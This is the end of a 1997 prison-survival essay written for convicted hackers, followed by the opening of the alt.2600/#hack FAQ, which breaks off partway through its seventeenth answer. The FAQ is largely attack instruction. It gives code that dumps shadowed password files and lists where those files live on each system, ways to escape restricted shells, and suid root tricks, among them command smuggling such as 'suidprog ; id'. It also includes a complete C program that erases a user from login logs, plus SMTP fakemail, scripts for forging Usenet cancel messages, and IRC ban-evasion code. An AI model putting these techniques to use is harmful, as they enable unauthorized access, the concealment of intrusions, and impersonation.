If you have a disagreement with the way staff is handling your case (and you will) or another complaint, there is an administrative remedy procedure. First you must try to resolve it informally. Then you can file a form BP-9. The BP-9 goes to the warden. After that you can file a BP-10 which goes to the region. Finally, a BP-11 goes to the National BOP Headquarters (Central Office). The whole procedure is a joke and takes about six months to complete. Delay and conquer is the BOP motto. After you c omplete the remedy process to no avail, you may file your action in a civil court. In some extreme cases you may take your case directly to the courts without exhausting the remedy process. Again, the "Prisoners Self-Help Litigation Manual" covers this qu ite well.

My best advice with this remedy nonsense is to keep your request brief, clear, concise and only ask for one specific thing per form. Usually if you "got it coming" you will get it. If you don't, or if the BOP can find any reason to deny your request, they will.

For this reason I often took my problems outside the prison from the start. If it was a substantial enough issue I would inform the media, the director of the BOP, all three of my attorneys, my judge and the ACLU. Often this worked. It always pisse d them off. But, alas I'm a man of principle and if you deprive me of my rights I'm going to raise hell. In the past I might have resorted to hacker tactics, like disrupting the BOP's entire communication system bringing it crashing down! But...I'm rehabilitated now. Incidently, most BOP officials and inmates have no concept of the kind of havoc a hacker can wield on an individuals life. So until some hacker shows the BOP which end is up you will have to accept the fact most everyone you meet in prison will have only nominal respect for you. Deal with it, you're not in cyberspace anymore.

### I. PRISON OFFICIALS

There are two types, dumb and dumber. I've had respect for several but I've never met one that impressed me as being particularly talented in a way other than following orders. Typically you will find staff that are either just doing their job, or staff that is determined to advance their career. The latter take their jobs and themselves way too seriously. They don't get anywhere by being nice to inmates so they are often quite curt. Ex-military and law enforcement wannabes are commonplace. All in all they're a pain in the ass but easy to deal with. Anyone who has ever been down (incarcerated) for awhile knows it's best to keep a low profile. If they don't know you by name you're in good shape.

One of the problems that computer hackers will encounter with prison staff is fear and/or resentment. If you are a pretentious articulate educated

white boy like myself you would be wise to act a little stupid. These people don't want to respect yo u and some of them will hate everything that you stand for. Many dislike all inmates to begin with. And the concept of you someday having a great job and being successful bothers them. It's all a rather bizarre environment where everyone seems to hate the ir jobs. I guess I've led a sheltered life.

Before I move on, sometimes there will be certain staff members, like your Case Manager, that will have a substantial amount of control over your situation. The best way to deal with the person is to stay out of their way. Be polite, don't file grievances against them and hope that they will take care of you when it comes time. If this doesn't seem to work, then you need to be a total pain in the ass and ride them with every possible request you can muster. It's especially helpful if you have outsi de people willing to make calls. Strong media attention will usually, at the very least, make the prison do what they are supposed to do. If you have received a lot of bad press, this could be a disadvantage. If you care continues to be a problem, the pr ison will transfer you to another facility where you are more likely to get a break. All in all how you choose to deal with staff is often a difficult decision. My advice is that unless you are really getting screwed over or really hate the prison you are in, don't rock the boat.

J. THE HOLE

Segregation sucks, but chances are you will find yourself there at some point and usually for the most ridiculous of reasons. Sometimes you will wind up there because of what someone else did. The hole is a 6' x 10' concrete room with a steel bed and steel toilet. Your privileges will vary, but at first you get nothing but a shower every couple of days. Naturally they feed you but, it's never enough, and it's often cold. With no snacks you often find yourself quite hungry in-between meals. There is nothing to do there except read and hopefully some guard has been kind enough to throw you some old novel.

Disciplinary actions will land you in the hole for typically a week or two. In some cases you might get stuck there for a month or three. It depends on the shot and on the Lieutenant that sent you there. Sometimes people never leave the hole....

K. GOOD TIME

You get 54 days per year off of your sentence for good behavior. If anyone tells you that a bill is going to be passed to give 108 days, they are lying. 54 days a year works out to 15% and you have to do something significant to justify getting that taken away. The BOP has come up with the most complicated and ridiculous way to calculate how much good time you have earned. They have

a book about three inches thick that discusses how to calculate your exact release date. I studied the book intensely and came to the conclusion that the only purpose it serves is to covertly steal a few days of good time from you. Go figure.

L. HALFWAY HOUSE

All "eligible" inmates are to serve the last 10% of their sentence (not to exceed six months) in a Community Corrections Center (CCC). At the CCC, which is nothing more than a large house in a bad part of town, you are to find a job in the communit y and spend your evenings and nights at the CCC. You have to give 25% of the gross amount of your check to the CCC to pay

for all of your expenses, unless you are a rare Federal prisoner sentenced to serve all of your time at the CCC in which case it is 1 0%. They will breathalyse and urinanalyse you routinely to make sure you are not having too much fun. If you're a good little hacker you'll get a weekend pass so you can stay out all night. Most CCCs will transfer you to home confinement status after a few weeks. This means you can move into your own place, (if they approve it) but still have to be in for the evenings. They check up on you by phone. And no, you are not allowed call forwarding, silly rabbit.

#### M. SUPERVISED RELEASE

Just when you think the fun is all over, after you are released from prison or the CCC, you will be required to report to a Probation Officer. For the next 3 to 5 years you will be on Supervised Release. The government abolished parole, thereby preventing convicts from getting out of prison early. Despite this they still want to keep tabs on you for awhile.

Supervised Release, in my opinion, is nothing more than extended punishment. You are a not a free man able to travel and work as you please. All of your activities will have to be presented to your Probation Officer (P.O.). And probation is essentially what Supervised Release is. Your P.O. can violate you for any technical violations and send you back to prison for several months, or over a year. If you have ANY history of drug use you will be required to submit to random (weekly) urinalyses. If you come up dirty it's back to the joint.

As a hacker you may find that your access to work with, or possession of computer equipment may be restricted. While this may sound pragmatic to the public, in practice it serves no other purpose that to punish and limit a former hacker's ability t o support himself. With computers at libraries, copy shops, schools, and virtually everywhere, it's much like restricting someone who used a car to get to and from a bank robbery to not ever drive again. If a hacker is predisposed to hacking he's going to be able to do it with or without restrictions. In reality many hackers don't even need a computer to achieve their goals. As you probably know a phone and a little social engineering go a long way.

But with any luck you will be assigned a reasonable P.O. and you will stay out of trouble. If you give your P.O. no cause to keep an eye on you, you may find the reins loosening up. You may also be able to have your Supervised Release terminated ea rly by the court. After a year or so, with good cause, and all of your government debts paid, it might be plausible. Hire an attorney, file a motion.

For many convicts Supervised Release is simply too much like being in prison. For those it is best to violate, go back to prison for a few months, and hope the judge terminates their Supervised Release. Although the judge may continue your supervis ion, he/she typically will not.

#### N. SUMMARY

What a long strange trip it's been. I have a great deal of mixed emotions about my whole ordeal. I can however, say that I HAVE benefitted from my incarceration. However, it certainly was not on the behalf of how I was handled by the government. No , despite their efforts to kick me when I was down, use me, turn their backs after I had assisted them, and in general, just violate my rights, I was still able to emerge better educated than when I went in. But frankly, my release from prison was just in the nick of time. The long term effects of incarceration and stress were creeping up on me, and I could see prison conditions were worsening. It's hard to express the poignancy of the situation but the majority of those incarcerated feel that if drastic changes are not made America is due for some serious turmoil, perhaps even a civil war.

Yes, the criminal justice system is that screwed up. The Nation's thirst for vengeance on criminals is leading us into a vicious feedback loop of crime and punishment, and once again crime. Quite simply, the system is not working. My purpose in writing this article was not to send any kind of message. I'm not telling you how not to get caught and I'm not telling you to stop hacking. I wrote this simply because I feel 1 ike I owe it to whomever might get use of it. For some strange reason I am oddly compelled to tell you what happened to me. Perhaps this is some kind or therapy, perhaps it's just my ego, perhaps I just want to help some poor 18-year-old hacker who really doesn't know what he is getting himself in to. Whatever the reason, I just sat down one day and started writing.

If there is a central theme to this article it would be how ugly your world can become. Once you get grabbed by the law, sucked into their vacuum, and they shine the spotlight on you, there will be little you can do to protect yourself. The vultures and predators will try to pick what they can off of you. It's open season for the U.S. Attorneys, your attorney, other inmates, and prison officials. You become fair game. Defending yourself from all of these forces will require all of your wits, all of your resources, and occasionally your fists.

Furthering the humiliation, the press, as a general rule, will not be concerned with presenting the truth. They will print what suits them and often omit many relevant facts. If you have read any of the 5 books I am covered in you will no doubt have a rather jaded opinion of me. Let me assure you that if you met me today you would quickly see that I am quite likable and not the villain many (especially Jon Littman) have made me out to be. You may not agree with how I lived my life, but you wouldn't have any trouble understanding why I chose to live it that way. Granted I've made my mistakes, growing up has been a long road for me. Nevertheless, I have no shortage of good friends. Friends that I am immensely loyal to. But if you believe everything y ou read you'd have the impression that Mitnick is a vindictive loser, Poulsen a furtive stalker, and I a two faced rat. All of those assessments would be incorrect.

So much for first impressions. I just hope I was able to enlighten you and in some way to help you make the right choice. Whether it's protecting yourself from what could be a traumatic life altering experience, or compelling you to focus your computer skills on other avenues, it's important for you to know the program, the language, and the rules.

See you in the movies

Agent Steal 1997 The

alt.2600/#Hack F.A.Q.

Beta Revision .013

A TNO Communications Production

by Voyager will@gnu.ai.mit.edu

Sysop of Hacker's Haven (303)343-4053

Greets go out to:

A-Flat, Al, Aleph1, Bluesman, Cavalier, Cruiser, Cybin, C-Curve, DeadKat, Disorder, Edison, Frosty, Glen Roberts, Hobbit, Holistic Hacker, KCrow, Major, Marauder, Novocain, Outsider, Perlcom, Presence, Rogue Agent, Route, sbin, Taran King, Theora, ThePublic, Tomes, and TheSaint.

We work in the dark We do what we can We give what we have Our doubt is our passion, and our passion is our task The rest is the madness of art.

-- Henry James

When I picture a perfect reader, I always picture a monster of courage and curiosity, also something supple, cunning, cautious, a born adventurer and discoverer...

-- Friedreich Nietzsche

Section A: Computers

01. How do I access the password file under Unix?

- 02. How do I crack Unix passwords?
- 03. What is password shadowing?
- 04. Where can I find the password file if it's shadowed?
- 05. What is NIS/yp?
- 06. What are those weird characters after the comma in my passwd file?
- 07. How do I access the password file under VMS?
- 08. How do I crack VMS passwords?

09. What can be logged on a VMS system? 10. What privileges are available on a VMS system? 11. How do I break out of a restricted shell? 12. How do I gain root from a suid script or program? 13. How do I erase my presence from the system logs? U 14. How do I send fakemail? 15. How do I fake posts and control messages to UseNet? 16. How do I hack ChanOp on IRC? U 17. How do I modify the IRC client to hide my real username? 18. How to I change to directories with strange characters in them? U 19. What is ethernet sniffing? 20. What is an Internet Outdial? 21. What are some Internet Outdials? U 22. What is this system? U 23. What are the default accounts for XXX ? 24. What port is XXX on? 25. What is a trojan/worm/virus/logic bomb? 26. How can I protect myself from viruses and such? 27. Where can I get more information about viruses? 28. What is Cryptoxxxxxx? 29. What is PGP? 30. What is Tempest? 31. What is an anonymous remailer? U 32. What are the addresses of some anonymous remailers? 33. How do I defeat copy protection? 34. What is 127.0.0.1? 35. How do I post to a moderated newsgroup? U 36. How do I post to Usenet via e-mail? 37. How do I defeat a BIOS password? N 38. What is the password for <encrypted file>? N 39. Is there any hope of a decompiler that would convert an executable program into C/C++ code? N 40. How does the MS-Windows password encryption work? Section B: Telephony U 01. What is a Red Box? 02. How do I build a Red Box? 03. Where can I get a 6.5536Mhz crystal? 04. Which payphones will a Red Box work on? 05. How do I make local calls with a Red Box? 06. What is a Blue Box? 07. Do Blue Boxes still work? 08. What is a Black Box? 09. What do all the colored boxes do? 10. What is an ANAC number? U 11. What is the ANAC number for my area? 12. What is a ringback number? U 13. What is the ringback number for my area? 14. What is a loop? U 15. What is a loop in my area? U 16. What is a CNA number? 17. What is the telephone company CNA number for my area? U 18. What are some numbers that always ring busy? U 19. What are some numbers that temporarily disconnect phone service? U 20. What is a Proctor Test Set? U 21. What is a Proctor Test Set in my area? 22. What is scanning? 23. Is scanning illegal? U 24. Where can I purchase a lineman's handset?

25. What are the DTMF frequencies? 26. What are the frequencies of the telephone tones? U 27. What are all of the \* (LASS) codes? 28. What frequencies do cordless phones operate on? 29. What is Caller-ID? 30. How do I block Caller-ID? 31. What is a PBX? 32. What is a VMB? 33. What are the ABCD tones for? N 34. What are the International Direct Numbers? Section C: Cellular N 01. What is an MTSO? N 02. What is a NAM? N 03. What is an ESN? N 04. What is an MIN? N 05. What is a SCN? N 06. What is a SIDH? N 07. What are the forward/reverse channels? Section D: Resources 01. What are some ftp sites of interest to hackers? 02. What are some fsp sites of interest to hackers? U 03. What are some newsgroups of interest to hackers? U 04. What are some telnet sites of interest to hackers? U 05. What are some gopher sites of interest to hackers? U 06. What are some World wide Web (WWW) sites of interest to hackers? 07. What are some IRC channels of interest to hackers? U 08. What are some BBS's of interest to hackers? U 09. What are some books of interest to hackers? U 10. What are some videos of interest to hackers? U 11. What are some mailing lists of interest to hackers? U 12. What are some print magazines of interest to hackers? U 13. What are some e-zines of interest to hackers? U 14. What are some organizations of interest to hackers? U 15. What are some radio programs of interest to hackers? N 16. What are other FAQ's of interest to hackers? 17. Where can I purchase a magnetic stripe encoder/decoder? 18. What are the rainbow books and how can I get them? Section E: 2600 01. What is alt.2600? 02. What does "2600" mean? 03. Are there on-line versions of 2600 available? 04. I can't find 2600 at any bookstores. What can I do?

05. Why does 2600 cost more to subscribe to than to buy at a newsstand?

Section F: Miscellaneous

01. What does XXX stand for?02. How do I determine if I have a valid credit card number?U 03. What is the layout of data on magnetic stripe cards?04. What are the ethics of hacking?05. Where can I get a copy of the alt.2600/#hack FAQ?

```
U == Updated since last release of the alt.2600/#hack FAQ
N == New since last release of the alt.2600/#hack FAQ
Section A: Computers
01. How do I access the password file under Unix?
In standard Unix the password file is /etc/passwd. On a Unix system
with either NIS/yp or password shadowing, much of the password data may
be elsewhere. An entry in the password file consists of seven colon
delimited fields:
Username
Encrypted password (And optional password aging data)
User number
Group Number
GECOS Information
Home directory
Shell
1
] Sample entry from /etc/passwd:
1
] will:5fg63fhD3d5gh:9406:12:Will Spencer:/home/fsg/will:/bin/bash
1
Broken down, this passwd file line shows:
         Username: will
Encrypted password: 5fg63fhD3d5gh
      User number: 9406
     Group Number: 12
 GECOS Information: Will Spencer
   Home directory: /home/fsg/will
            Shell: /bin/bash
```

02. How do I crack Unix passwords?

Contrary to popular belief, Unix passwords cannot be decrypted. Unix passwords are encrypted with a one way function. The login program encrypts the text you enter at the "password:" prompt and compares that encrypted string against the encrypted form of your password.

Password cracking software uses wordlists. Each word in the wordlist is encrypted and the results are compared to the encrypted form of the target password.

The best cracking program for Unix passwords is currently Crack by Alec Muffett. For PC-DOS, the best package to use is currently CrackerJack. CrackerJack is available via ftp from clark.net /pub/jcase/.

```
03. What is password shadowing?
Password shadowing is a security system where the encrypted password
field of /etc/passwd is replaced with a special token and the
encrypted password is stored in a separate file which is not readable
by normal system users.
To defeat password shadowing on many (but not all) systems, write a
program that uses successive calls to getpwent() to obtain the
password file.
Example:
#include <pwd.h>
main()
{
struct passwd *p;
while(p=getpwent())
printf("%s:%s:%d:%d:%s:%s\n", p->pw_name, p->pw_passwd,
p->pw_uid, p->pw_gid, p->pw_gecos, p->pw_dir, p->pw_shell);
}
04. Where can I find the password file if it's shadowed?
Unix
                   Path
                                                  Token
_____
AIX 3 /etc/security/passwa
or /tcb/auth/files/<first letter
                    /etc/security/passwd !
                                                 #
A/UX 3.0s /tcb/files/auth/?/*
BSD4.3-Reno
                   /etc/master.passwd
                                                   *
                                                   *
ConvexOS 10
                    /etc/shadpw
ConvexOS 11
                    /etc/shadow
                                                   *
DG/UX
                    /etc/tcb/aa/user/
EP/IX
                    /etc/shadow
                                                   х
HP-UX
                   /.secure/etc/passwd
                   /etc/shadow
IRIX 5
                                                  x
Linux 1.1 /etc/shadow
OSF/1 /etc/passwd[.dir|.pag]
SCO Unix #.2.x /tcb/auth/files/<first letter
                                                   *
                                                   *
                          of username>/<username>
             /etc/security/passwd.adjunct ##username
SunOS4.1+c2
SunOS 5.0
                    /etc/shadow
                    <optional NIS+ private secure maps/tables/whatever>
System V Release 4.0 /etc/shadow
                                                  х
System V Release 4.2 /etc/security/* database
Ultrix 4
                                                   *
                    /etc/auth[.dir|.pag]
UNICOS
                    /etc/udb
```

05. What is NIS/yp?

NIS (Network Information System) in the current name for what was once known as yp (Yellow Pages). The purpose for NIS is to allow many machines on a network to share configuration information, including password data. NIS is not designed to promote system security. If your system uses NIS you will have a very short /etc/passwd file that includes a line that looks like this: To view the real password file use this command "ypcat passwd" 06. What are those weird characters after the comma in my passwd file? The characters are password aging data. Password aging forces the user to change passwords after a System Administrator specified period of time. Password aging can also force a user to keep a password for a certain number of weeks before changing it. ] Sample entry from /etc/passwd with password aging installed: 1 ] will:5fg63fhD3d,M.z8:9406:12:Will Spencer:/home/fsg/will:/bin/bash 1 Note the comma in the encrypted password field. The characters after the comma are used by the password aging mechanism. 1 ] Password aging characters from above example: ] ] M.z8

]

+::0:0:::

The four characters are interpreted as follows:

Maximum number of weeks a password can be used without changing.
 Minimum number of weeks a password must be used before changing.
 Last time password was changed, in number of weeks since 1970.

Three special cases should be noted:

If the first and second characters are set to '..' the user will be forced to change his/her passwd the next time he/she logs in. The passwd program will then remove the passwd aging characters, and the user will not be subjected to password aging requirements again.

If the third and fourth characters are set to '..' the user will be forced to change his/her passwd the next time he/she logs in. Password aging will then occur as defined by the first and second characters.

If the first character (MAX) is less than the second character (MIN), the user is not allowed to change his/her password. Only root can change that users password.

It should also be noted that the su command does not check the password aging data. An account with an expired password can be su'd to without being forced to change the password.

					Ρ	ass	wor	d A	gin	g C	ode	es									
+																					+
i	Character:		/	0	1	2	3	4	5	6	7	8	9	А	В	С	D	Е	F	G	н
Í	Number:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19
	Character:	I	J	Κ	L	М	Ν	0	Ρ	Q	R	S	Т	U	V	W	Х	Y	Ζ	а	b

 Number: 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39

 Character: c d e f g h i j k l m n o p q r s t u v

 Number: 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59

 Character: w x y z

 Number: 60 61 62 63

07. How do I access the password file under VMS?

Under VMS, the password file is SYS\$SYSTEM:SYSUAF.DAT. However, unlike Unix, most users do not have access to read the password file.

08. How do I crack VMS passwords?

Write a program that uses the SYS\$GETUAF functions to compare the results of encrypted words against the encrypted data in SYSUAF.DAT.

Two such programs are known to exist, CHECK\_PASSWORD and GUESS PASSWORD.

09. What can be logged on a VMS system?

Virtually every aspect of the VMS system can be logged for investigation. To determine the status of the accounting on your system use the command SHOW ACCOUNTING. System accounting is a facility for recording information about the use of the machine from a system accounting perspective (resource logging such as CPU time, printer usage etc.), while system auditing is done with the aim of logging information for the purpose of security. To enable accounting:

\$ SET ACCOUNTING [/ENABLE=(Activity...)]

This enables accounting logging information to the accounting log file SYS\$MANAGER:ACCOUNTING.DAT. This also is used to close the current log file and open a new one with a higher version number.

The following activities can be logged:

BATCH	Termination of a batch job
DETACHED	Termination of a detached job
IMAGE	Image execution
INTERACTIVE	Interactive job termination
LOGIN_FAILURE	Login failures
MESSAGE	Users messages
NETWORK	Network job termination
PRINT	Print Jobs
PROCESS	Any terminated process
SUBPROCESS	Termination of a subprocess

To enable security auditing use:

\$ SET AUDIT [/ENABLE=(Activity...)]

The /ALARM qualifier is used to raise an alarm to all terminals approved as security operators, which means that you need the SECURITY privileges. You can determine your security auditing configuration using \$ SHOW AUDIT /ALL

The security auditor can be configured to log the following activities:

ACL	Access Control List requested events
AUTHORIZATION	Modification to the system user
	authorization file SYS\$SYSTEM:SYSUAF.DAT
BREAKIN	Attempted Break-ins
FILE_ACCESS	File or global section access
INSTALL	Occurrence of any INSTALL operations
LOGFAILURE	Any login failures
LOGIN	A login attempt from various sources
LOGOUT	Logouts
MOUNT	Mount or dismount requests

10. What privileges are available on a VMS system?

ACNT ALLSPOOL	Allows you to restrain accounting messages Allows you to allocate spooled devices
ALTPRI	Allot Priority. This allows you to set any priority value
BUGCHK BYPASS	Allows you make bug check error log entries Enables you to disregard protections
CMEXEC/	Enables you to disregard protections
CMKRNL	Change to executive or kernel mode. These privileges allow a process to execute optional routines with KERNEL and EXECUTIVE access modes. CMKRNL is the most powerful privilege on VMS as anything protected can be accessed if you have this privilege. You must have these privileges to gain access to the kernel data structures directly.
DETACH	This privilege allow you to create detached processes of arbitrary UICs
DIAGNOSE	With this privilege you can diagnose devices
EXQUOTA	Allows you to exceed your disk quota
GROUP	This privilege grants you permission to affect other processes in the same rank
GRPNAM	Allows you to insert group logical names into the group logical names table.
GRPPRV	Enables you to access system group objects through system protection field
LOG_IO	Allows you to issue logical input output requests
MOUNT	May execute the mount function
NETMBX	Allows you to create network connections
OPER	Allows you to perform operator functions
PFNMAP	Allows you to map to specific physical pages
PHY_IO	Allows you to perform physical input output requests
PRMCEB	Can create permanent common event clusters
PRMGBL	Allows you to create permanent global sections
PRMMBX	Allows you to create permanent mailboxes
PSWAPM	Allows you to change a processes swap mode
READALL	Allows you read access to everything Enables you to perform security related functions
SECURITY SETPRV	Enables you to perform security related functions Enable all privileges
SHARE	Allows you to access devices allocated to other users.
0111110	mitomb you to access acvices arrocated to other asers.

SHMEM SYSGBL SYSLCK SYSNAM SYSPRV TMPMBX VOLPRO WORLD	This is used to assign system mailboxes. Enables you to modify objects in shared memory Allows you to create system wide permanent global sections Allows you to lock system wide resources Allows you to insert in system logical names in the names table. If a process holds this privilege then it is the same as a process holding the system user identification code. Allows you create temporary mailboxes Enables you to override volume protection When this is set you can affect other processes in the world						
To determine wh	at privileges your process is running with issue the command:						
\$ show proc/pri	v						
11. How do I br	reak out of a restricted shell?						
restricted envi	emented restricted shells you can break out of the ronment by running a program that features a shell ood example is vi. Run vi and use this command:						
:set shell=/bir	/sh						
then shell usir	g this command:						
:shell							
	eted shell prevents you from using the "cd" command, ftp ant and you may be able to cd.						
12. How do I ga	in root from a suid script or program?						
1. Change IFS.							
call, you may b	If the program calls any other programs using the system() function call, you may be able to fool it by changing IFS. IFS is the Internal Field Separator that the shell uses to delimit arguments.						
If the program	contains a line that looks like this:						
system("/bin/da	te")						
and you change IFS to '/' the shell will them interpret the proceeding line as:							
bin date	bin date						
Now, if you have a program of your own in the path called "bin" the suid program will run your program instead of /bin/date.							
To change IFS,	use this command:						
IFS='/';export setenv IFS '/' export IFS='/'	IFS # Bourne Shell # C Shell # Korn Shell						

```
2. link the script to -i
Create a symbolic link named "-i" to the program. Running "-i"
will cause the interpreter shell (/bin/sh) to start up in interactive
mode. This only works on suid shell scripts.
Example:
% ln suid.sh -i
% −i
#
3. Exploit a race condition
Replace a symbolic link to the program with another program while the
kernel is loading /bin/sh.
Example:
nice -19 suidprog ; ln -s evilprog suidroot
4. Send bad input to the program.
Invoke the name of the program and a separate command on the same
command line.
Example:
suidprog ; id
13. How do I erase my presence from the system logs?
Edit /etc/utmp, /usr/adm/wtmp and /usr/adm/lastlog. These are not text
files that can be edited by hand with vi, you must use a program
specifically written for this purpose.
Example:
#include <sys/types.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/file.h>
#include <fcntl.h>
#include <utmp.h>
#include <pwd.h>
#include <lastlog.h>
#define WTMP_NAME "/usr/adm/wtmp"
#define UTMP_NAME "/etc/utmp"
#define LASTLOG_NAME "/usr/adm/lastlog"
int f;
void kill_utmp(who)
char *who;
{
```

```
struct utmp utmp_ent;
  if ((f=open(UTMP NAME, O RDWR))>=0) {
     while(read (f, &utmp_ent, sizeof (utmp_ent))> 0 )
       if (!strncmp(utmp_ent.ut_name,who,strlen(who))) {
                 bzero((char *)&utmp_ent,sizeof( utmp_ent ));
                 lseek (f, -(sizeof (utmp_ent)), SEEK_CUR);
                 write (f, &utmp_ent, sizeof (utmp_ent));
            }
     close(f);
  }
}
void kill wtmp(who)
char *who;
{
    struct utmp utmp_ent;
    long pos;
    pos = 1L;
    if ((f=open(WTMP_NAME,O_RDWR))>=0) {
     while(pos != -1L) {
        lseek(f,-(long)( (sizeof(struct utmp)) * pos),L_XTND);
        if (read (f, &utmp_ent, sizeof (struct utmp))<0) {</pre>
          pos = -1L;
        } else {
          if (!strncmp(utmp_ent.ut_name,who,strlen(who))) {
               bzero((char *)&utmp_ent,sizeof(struct utmp ));
               lseek(f,-( (sizeof(struct utmp)) * pos),L_XTND);
               write (f, &utmp_ent, sizeof (utmp_ent));
               pos = -1L;
          } else pos += 1L;
        }
     }
     close(f);
  }
}
void kill_lastlog(who)
char *who;
{
    struct passwd *pwd;
    struct lastlog newll;
     if ((pwd=getpwnam(who))!=NULL) {
        if ((f=open(LASTLOG_NAME, O_RDWR)) >= 0) {
            lseek(f, (long)pwd->pw_uid * sizeof (struct lastlog), 0);
            bzero((char *)&newll,sizeof( newll ));
            write(f, (char *)&newll, sizeof( newll ));
            close(f);
        }
    } else printf("%s: ?\n",who);
}
main(argc,argv)
int argc;
char *argv[];
```

```
{
    if (argc==2) {
        kill lastlog(argv[1]);
        kill_wtmp(argv[1]);
        kill_utmp(argv[1]);
        printf("Zap2!\n");
    } else
   printf("Error.\n");
}
14. How do I send fakemail?
Telnet to port 25 of the machine you want the mail to appear to
originate from. Enter your message as in this example:
HELO bellcore.com
MAIL FROM:voyager@bellcore.com
RCPT TO:president@whitehouse.gov
DATA
From: voyager@bellcore.com (The Voyager)
To: president@whitehouse.gov
Subject: Clipper
Reply-To: voyager@bellcore.com
      Please discontinue your silly Clipper initiative.
QUIT
On systems that have RFC 931 implemented, spoofing your "MAIL FROM:"
line will not work. Test by sending yourself fakemail first.
For more information read RFC 822 "Standard for the format of ARPA
Internet text messages."
15. How do I fake posts and control messages to UseNet?
From: Anonymous (Pretending to be: tale@uunet.uu.net (David C Lawrence))
Subject: FAQ: Better living through forgery
Date: 19 Mar 1995 02:37:09 GMT
      Anonymous netnews without "anonymous" remailers
 Inspired by the recent "NetNews Judges-L" events, this file has been
 updated to cover forging control messages, so you can do your own
 article canceling and create and destroy your own newsgroups.
 Save any news article to a file. We'll call it "hak" in this example.
Edit "hak", and remove any header lines of the form
         From some!random!path!user (note: "From ", not "From: " !!)
         Article:
         Lines:
         Xref:
 Shorten the Path: header down to its LAST two or three "bangized"
 components. This is to make the article look like it was posted from
 where it really was posted, and originally hit the net at or near the
```

host you send it to. Or you can construct a completely new Path: line to reflect your assumed alias.

Make some change to the Message-ID: field, that isn't likely to be duplicated anywhere. This is usually best done by adding a couple of random characters to the part before the @, since news posting programs generally use a fixed-length field to generate these IDs.

Change the other headers to say what you like -- From:, Newsgroups:, Sender:, etc. Replace the original message text with your message. If you are posting to a moderated group or posting a control message, remember to put in an Approved: header to bypass the moderation mechanism.

To specifically cancel someone else's article, you need its message-ID. Your message headers, in addition to what's already there, should also contain the following with that message-ID in it. This makes it a "control message". NOTE: control messages generally require an Approved: header as well, so you should add one.

Subject: cmsg cancel <xb8700A@twits.site.com> Control: cancel <xb8700A@twits.site.com> Approved: luser@twits.site.com

Newsgroups are created and destroyed with control messages, too. If you wanted to create, for instance, comp.misc.microsoft.sucks, your control headers would look like

Subject: cmsg newgroup comp.misc.microsoft.sucks Control: newgroup comp.misc.microsoft.sucks

Add on the string "moderated" at the end of these if you want the group to be "moderated with no moderator" as with alt.hackers. Somewhere in the body of your message, you should include the following text, changed with the description of the group you're creating:

For your newsgroups file: comp.misc.microsoft.sucks We don't do windows

To remove a group, substitute "rmgroup" for "newgroup" in the header lines above. Keep in mind that most sites run all "rmgroup" requests through a human news-master, who may or may not decide to honor it. Group creation is more likely to be automatic than deletion at most installations. Any newsgroup changes are more likely to take effect if the come from me, since my name is hardwired into many of the NNTP control scripts, so using the From: and Approved: headers from this posting is recommended.

Save your changed article, check it to make sure it contains NO reference to yourself or your own site, and send it to your favorite NNTP server that permits transfers via the IHAVE command, using the following script:

#! /bin/sh
## Post an article via IHAVE.
## args: filename server

if test "\$2" = "" ; then
 echo usage: \$0 filename server

```
exit 1
fi
if test ! -f $1 ; then
 echo $1: not found
 exit 1
fi
# suck msg-id out of headers, keep the brackets
msgid=`sed -e '/^$/,$d' $1 | egrep '^[Mm]essage-[Ii][Dd]: ' | \
 sed 's/.*-[Ii][Dd]: //'`
echo $msgid
( sleep 5
 echo IHAVE $msgid
 sleep 5
 cat $1
 sleep 1
  echo "."
 sleep 1
 echo QUIT ) | telnet $2 119
_____
If your article doesn't appear in a day or two, try a different server.
They are easy to find. Here's a script that will break a large file
full of saved netnews into a list of hosts to try. Edit the output of
this if you want, to remove obvious peoples' names and other trash.
_____
#! /bin/sh
FGV='fgrep -i -v'
egrep '^Path: ' $1 | sed -e 's/^Path: //' -e 's/!/\
/g' | sort -u | fgrep . | $FGV .bitnet | $FGV .uucp
_____
Once you have your host list, feed it to the following script.
_____
#! /bin/sh
while read xx ; do
if test "$xx" = "" ; then continue;
fi
echo === $xx
( echo open $xx 119
 sleep 5
 echo ihave IamSOk001@podunk.edu
 sleep 4
 echo .
 echo quit
 sleep 1
 echo quit
) | telnet
done
_____
If the above script is called "findem" and you're using csh, you should do
       findem < list >& outfile
so that ALL output from telnet is captured. This takes a long time,
```

but when it finishes, edit "outfile" and look for occurrences of "335". These mark answers from servers that might be willing to accept an article. This isn't a completely reliable indication, since some servers respond with acceptance and later drop articles. Try a given server with a slightly modified repeat of someone else's message, and see if it eventually appears.

Sometimes the telnets get into an odd state, and freeze, particularly when a host is refusing NNTP connections. If you manually kill these hung telnet processes but not the main script, the script will continue on. In other words, you may have to monitor the finding script a little while it is running.

You will notice other servers that don't necessarily take an IHAVE, but say "posting ok". You can probably do regular POSTS through these, but they will add an "NNTP-Posting-Host: " header containing the machine YOU came from and are therefore unsuitable for completely anonymous use.

PLEASE USE THE INFORMATION IN THIS ARTICLE FOR CONSTRUCTIVE PURPOSES ONLY.

### 16. How do I hack ChanOp on IRC?

Find a server that is split from the rest of IRC and create your own channel there using the name of the channel you want ChanOp on. When that server reconnects to the net, you will have ChanOp on the real channel. If you have ServerOp on a server, you can cause it to split on purpose.

17. How do I modify the IRC client to hide my real username?

Note: This FAQ answer was written by someone else, but I do not know who. If you know who originally wrote this, please e-mail me.

-- BEGIN QUOTED TEXT --

Applying these changes to the source code for your ircII client and recompiling gives you a new ircII command: /NEWUSER. This new command can be used as follows:

- \* /NEWUSER <new\_username> [new\_IRCNAME]
- \* <new\_username> is a new username to use and is required
- \* [new\_IRCNAME] is a new IRCNAME string to use and is optional
- \* This will disconnect you from your server and reconnect using
- \* the new information given. You will rejoin all channel you
- \* are currently on and keep your current nickname.

The effect is basically changing your username/IRCname on the fly. Although you are disconnected from your server and reconnected, the ircII client is never exited, thus keeping all your state information and aliases intact. This is ideal for bots that wish to be REALLY obnoxious in ban evasion. ;)

As this is now a new command in ircII, it can be used in scripts. Be aware that the reconnect associated with the NEWUSER command takes time, so TIMER any commands that must immediately follow the NEWUSER. For example... ban evasion made easy (but beware infinite reconnects when your site is banned):

```
on ^474 * {
  echo *** Banned from channel $1
  if ($N == [AnnMurray]) {
   nick $randomstring
    join $1
    } {
   nick AnnMurray
   newuser $randomstring
   timer 5 join $1
    }
  }
